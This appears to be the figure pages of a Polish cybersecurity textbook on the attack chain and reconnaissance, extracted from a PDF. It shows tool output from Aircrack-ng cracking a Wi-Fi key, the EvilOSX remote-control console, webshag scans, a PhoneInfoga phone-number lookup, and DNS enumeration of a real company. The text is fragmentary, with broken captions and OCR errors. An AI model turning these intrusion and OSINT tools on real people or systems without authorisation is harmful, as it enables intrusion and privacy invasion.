
KEY FOUND! [ 8E:CC:28:0C:4A:AC:49:B7:71:6B:78:53:0D 1

```

Rysunek 4.11. Interfejs narzędzia Aircrack-ng



Rysunek 4.12. Airededdon




Rysunek 4.13. Płytkę drukowaną Deauther

```
EvilOSX

[?] Port to listen on: 1337
[I] Generating certificate signing request to encrypt sockets...
[I] Type "help" to get a list of available commands.
> help
help          - Show this help menu.
status        - Show debug information.
clients       - Show a list of clients.
connect <ID>  - Connect to the client.
get_info      - Show basic information about the client.
kill_client   - Brutally kill the client (removes the server)
Any other command will be executed on the connected client.
```

Rysunek 4.14. EvilOSX





Rysunek 4.15. Łańcuch niszczenia Comodo-MITRE

Szczegółowe śledzenie aktywności przeciwnika

Profilowanie źródeł danych i opracowywanie analiz

Taktyki

Taktyki



Zwiększanie defensywnych możliwości przewidywania i obrony przed przeciwnikami, zanim uruchomią ekspluit

Rysunek 4.16. Taktyki stosowane przeciwko fazie przygotowania

Rozdział 5. Rekonesans

Erdal Ozkaya (Cem)
4.2K friends

Intro
Named among Top 50 Technology Leaders 2021 by IDC working with passion on securing cyber space

Edit bio


- CISO / Chief Cybersecurity Strategist at Xcitiium
- Lecturer at Charles Sturt University
- Former Regional Chief Information Security Officer at Standard Chartered
- Former Cybersecurity Architect at Microsoft
- Former Author at Pluralsight
- Former Chief Information Security Officer at Secunia
- Former Owner/Managing Director at CEO Training
- Former Director of IT at The Bright Group
- Studied Doctor of Philosophy in Information systems and technology at Charles Sturt University
- Studied Information of Technology (IT) at Charles Sturt University
- Studied Bachelour of IT Support at Western Sydney University
- Studied Literature at Hacettepe Universities
- Lives in Hoboken, New Jersey
- From Sydney, Australia
- erdalozkaya.com

Posts


Erdal Ozkaya
December 3 at 6:55 am ·
Thank you for calling me "Cyber Magician" dear GEC MEDIA GROU
#cybersecurity #ciso #TheWorldC10200summit #ChangeX

THE CYBER MAGICIAN

Rysunek 5.1. Zrzut ekranu z facebookowego profilu z jednego autorów




Rysunek 5.2. Okładka książki Learn Social Engineering



Rysunek 5.3. Technika wodopoju




Rysunek 5.4. Cyberprzestępcy wykorzystują phishing podczas ataków socjotechnicznych





Rysunek 5.5. Vishing to phishing za pośrednictwem połączeń telefonicznych



Rysunek 5.6. Krótka historyjka obrazkowa o vishingu



Rysunek 5.7. SAINT



```

root@sec-lab: ~/Desktop/webshag# python webshag_cli.py -m info www.z.com
##
% webshag 1.10
% Module: info
% Host: www.z.com
-----
% ERROR %      Web service end-point: Connection Failed. Host/port may be invalid o
tings (SSL, proxy,...) may be wrong.
##
root@sec-lab: ~/Desktop/webshag# python webshag_cli.py -m uscan www.z.com
##
% webshag 1.10
% Module: uscan
% Host(s): www.z.com
% Port(s): 80
% Root(s): /
-----
##
www.z.com / 80

% BANNER %      Apache/2.2.31 (Unix) mod_ssl/2.2.31 OpenSSL/1.0.1e-fips mod_bwlimited
=> apache

% INFO %        FP(/) => 200#text/html#434f4fe239748a7102f5c6f6520043e7c#f30b4e4994eb
747329a277f7588


% INFO %        FP(/eD9D13uN) => 404#text/html#8f28068210879c76c5c6a690fb2ed009#a475
5cb579a203a66f99823d2c7

% INFO %        FP(/index.php) => 301#text/html#da3f6170d22c0a1168948aee81e15b00#666
f96956469e7be39d750cc7d9


% INFO %        /robots.txt found. It might be interesting to have a look inside.

```

Rysunek 5.17. Webshag w akcji




Rysunek 5.18. Rekonesans chmurowy narzędzia FOCA



```
PhoneInfoga Ver. v1.10.9
Coded by Sundowndev

[!] ---- Fetching informations for 64 011 011 0410 ---- [!]
[*] Running local scan...
[+] International format: +64 011 011 0410
[+] Local format: 011 011 0410
[+] Country found: New Zealand (+64)
[+] City/Area: New Zealand
[+] Carrier: Telecom
[+] Timezone: Pacific/Auckland
[+] Timezone: Pacific/Chatham
[!] The number is valid and possible.
[+] Running Numverify.com scan...
[+] Number: (+64) 011 011 0410
[+] Country: New Zealand (NZ)
[+] Location:
[+] Carrier: Spark New Zealand Trading Ltd
[+] Line type: mobile
[!] This is most likely a mobile number, but it can still be a VoIP number.
[+] Running OVH scan...
[*] Running OSINT footprint reconnaissance...
[!] Generating scan URL on 411.com...
[+] Scan URL: https://www.411.com/phone/64-011 011 0410
Would you like to use an additional format for this number ? (y/N) n
[!] ---- Web pages footprints ----
[!] Searching for footprints on web pages... (limit=10)
```

Rysunek 5.19. Weryfikacja numeru telefonu komórkowego za pomocą narzędzia PhoneInfoga



Search Site or Whois

[Home](#) [IP Addresses & ASNs](#) [Policy & Participation](#) [Reference & Tools](#) [About](#) [Blog](#)

ARIN Whois/RDAP

Search

[» Search www.arin.net instead](#)

▼ Search Filter: Domain

all requests subject to [terms of use](#)

Domain Search Result

Handle	1545081292_DOMAIN_COM-VRSN
Name	ERDALOZKAYA.COM
Nameservers	ANGELA.NS.CLOUDFLARE.COM JERRY.NS.CLOUDFLARE.COM
Registration	Tue, 03 Mar 2009 03:44:43 GMT (Tue Mar 03 2009 local time)
Expiration	Tue, 03 Mar 2009 03:44:43 GMT (Tue Mar 03 2022 local time)
Last Update Of RDAP Database	Tue, 28 Dec 2021 11:34:57 GMT (Tue Dec 28 2021 local time)
Self	https://rdap.verisign.com/com/v1/domain/ERDALOZKAYA.COM
Related	https://rdap.dreamscapenetworkcs.com/domain/ERDALOZKAYA.COM
Port 43 Whois	not provided

Related Entities ▼ 1 Entity

Full Name	Dreamscape Networks International Pte Ltd
Handle	1291

Rysunek 5.22. Wyniki wyszukiwania w rejestrze ARIN

```

kali@kali:~$ dnsrecon -d microsoft.com -n 8.8.8.8
std: Performing General Enumeration against: microsoft.com...
DNSSEC is not configured for microsoft.com
SOA ns1-205.azure-dns.com 40.90.4.205
SOA ns1-205.azure-dns.com 2603:1061::cd
NS ns1-205.azure-dns.com 40.90.4.205
NS ns1-205.azure-dns.com 2603:1061::cd
NS ns2-205.azure-dns.net 64.4.48.205
NS ns2-205.azure-dns.net 2620:1ec:8ec::cd
NS ns3-205.azure-dns.org 13.107.24.205
NS ns3-205.azure-dns.org 2a01:111:4000::cd
NS ns4-205.azure-dns.info 13.107.160.205
NS ns4-205.azure-dns.info 2620:1ec:bda::cd
MX microsoft-com.mail.protection.outlook.com 40.93.207.0
MX microsoft-com.mail.protection.outlook.com 40.93.212.0
MX microsoft-com.mail.protection.outlook.com 40.93.207.1
MX microsoft-com.mail.protection.outlook.com 52.101.24.0
MX microsoft-com.mail.protection.outlook.com 104.47.54.36
MX microsoft-com.mail.protection.outlook.com 104.47.53.36
A microsoft-com 104.215.148.63
A microsoft-com 40.76.4.15
A microsoft-com 40.112.72.205
A microsoft-com 40.113.200.201
A microsoft-com 13.77.161.179
TXT microsoft-com docusign=5a3737c-c23c-4bd0-9095-d2ff621f2840
TXT microsoft-com v=spf1 include:_spf-a.microsoft.com include:_spf-b.microsoft.com include:_spf-c.microsoft.com include:_spf-ssg-a.microsoft.com include:_spf-a.hotmail.com include:_spf1-meo.microsoft.com -all
TXT microsoft-com google-site-verification=ZuIvEE2qN9WebEXp855yAIIJdyY035-fzffCLb7D1E
TXT microsoft-com adobe-sign-verification=c1ea9b4cd4d0d5778517f29e0934
TXT microsoft-com docusign=52998482-303d-46f7-95d4-15ac6509bfdd
TXT microsoft-com google-site-verification=8-zfCaUXhPcVn29EVwRvtASDcaDPQ0Z1HJ80m810
TXT microsoft-com adobe-idp-site-verification=8aa33c528af5d72beb19b1bd3ed9b6d87ea7f24b2ba3c99fcd00c2e79d809c
TXT microsoft-com d365mktkey=4d8bnyx40fy3581pettaagsf
TXT microsoft-com BRPDxJB2859tu7Pbysu7qCACrWXP0DV8ZtLfthTnc4y9JfLd84itsqLEITgSL3AK0IA8pBZxmyvPujuUvH0g=
TXT microsoft-com google-site-verification=IteK8q0ZiFL4T1TF-QR653kzHZ1rcdgNccdfp78iTk
TXT microsoft-com d365mktkey=2ueicf42cep7501zk70v09v02
TXT microsoft-com facebook-domain-verification=fwzwhbbzwm5fzgotc2go51olc3566
TXT microsoft-com apple-domain-verification=8MeaVvYy6GtVlG

```


Rysunek 5.23. Użycie narzędzia DNSRecon

```


kali@kali:~$ dnsrecon -d microsoft.com -n 8.8.8.8 -w
std: Performing General Enumeration against: microsoft.com...
DNSSEC is not configured for microsoft.com
SOA ns1-205.azure-dns.com 40.90.4.205
SOA ns1-205.azure-dns.com 2603:1061::cd
NS ns1-205.azure-dns.com 40.90.4.205
NS ns1-205.azure-dns.com 2603:1061::cd
NS ns2-205.azure-dns.net 64.4.48.205
NS ns2-205.azure-dns.net 2620:1ec:8ec::cd
NS ns3-205.azure-dns.org 13.107.24.205
NS ns3-205.azure-dns.org 2a01:111:4000::cd
NS ns4-205.azure-dns.info 13.107.160.205
NS ns4-205.azure-dns.info 2620:1ec:bda::cd
MX microsoft-com.mail.protection.outlook.com 104.47.53.36
MX microsoft-com.mail.protection.outlook.com 104.47.54.36
MX microsoft-com.mail.protection.outlook.com 40.93.207.1
MX microsoft-com.mail.protection.outlook.com 52.101.24.0
MX microsoft-com.mail.protection.outlook.com 40.93.207.0
MX microsoft-com.mail.protection.outlook.com 40.93.212.0
A microsoft-com 104.215.148.63
A microsoft-com 40.76.4.15
A microsoft-com 40.112.72.205
A microsoft-com 40.113.200.201
A microsoft-com 13.77.161.179
TXT microsoft-com docusign=5a3737c-c23c-4bd0-9095-d2ff621f2840
TXT microsoft-com v=spf1 include:_spf-a.microsoft.com include:_spf-b.microsoft.com include:_spf-c.microsoft.com include:_spf-ssg-a.microsoft include:_spf-a.hotmail.com include:_spf1-meo.microsoft.com -all


```

Rysunek 5.24. Wyszukiwanie odwrotne zakresów adresów IP

